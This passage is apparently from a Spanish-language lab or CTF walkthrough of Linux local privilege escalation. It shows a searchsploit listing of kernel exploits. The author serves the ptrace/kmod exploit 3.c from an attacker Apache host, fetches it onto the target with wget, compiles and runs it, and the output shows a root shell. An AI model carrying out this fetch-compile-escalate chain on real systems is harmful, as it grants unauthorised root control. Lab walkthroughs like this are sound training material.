Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation (2) | exploits/linux/local/22363.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8. | exploits/linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buffer Index Privilege Escalatio | exploits/linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)        | exploits/linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index Privilege Escalation (1) | exploits/linux/local/25288.c
----------------------------------------------------------------------------- ----------------------------------
```

Encontramos ptrace/kamod como nuestro codigo anterior por lo que usaremos este (3.c)
searchsploit -m 3.c
Los copiamos en el servidor apache /var/www/html para capturarlo desde la maquina a vulnerar que es donde lo compilaremos
Desde la maquina atacada sin acceso a root, cogemos con wget este fichero, lo compilamos y ejecutamos.



```
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ wget http://192.168.56.100/3.c
wget http://192.168.56.100/3.c
--17:55:29--  http://192.168.56.100/3.c
           => `3.c'
Connecting to 192.168.56.100:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                100% @   3.74 MB/s

17:55:29 (3.74 MB/s) - `3.c' saved [3921/3921]

bash-2.05$ gcc -o elroot 3.c
gcc -o elroot 3.c
bash-2.05$ ./elroot
./elroot
[+] Attached to 1490
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

PRUEBA consegida con escalacion

Permisos Ficheros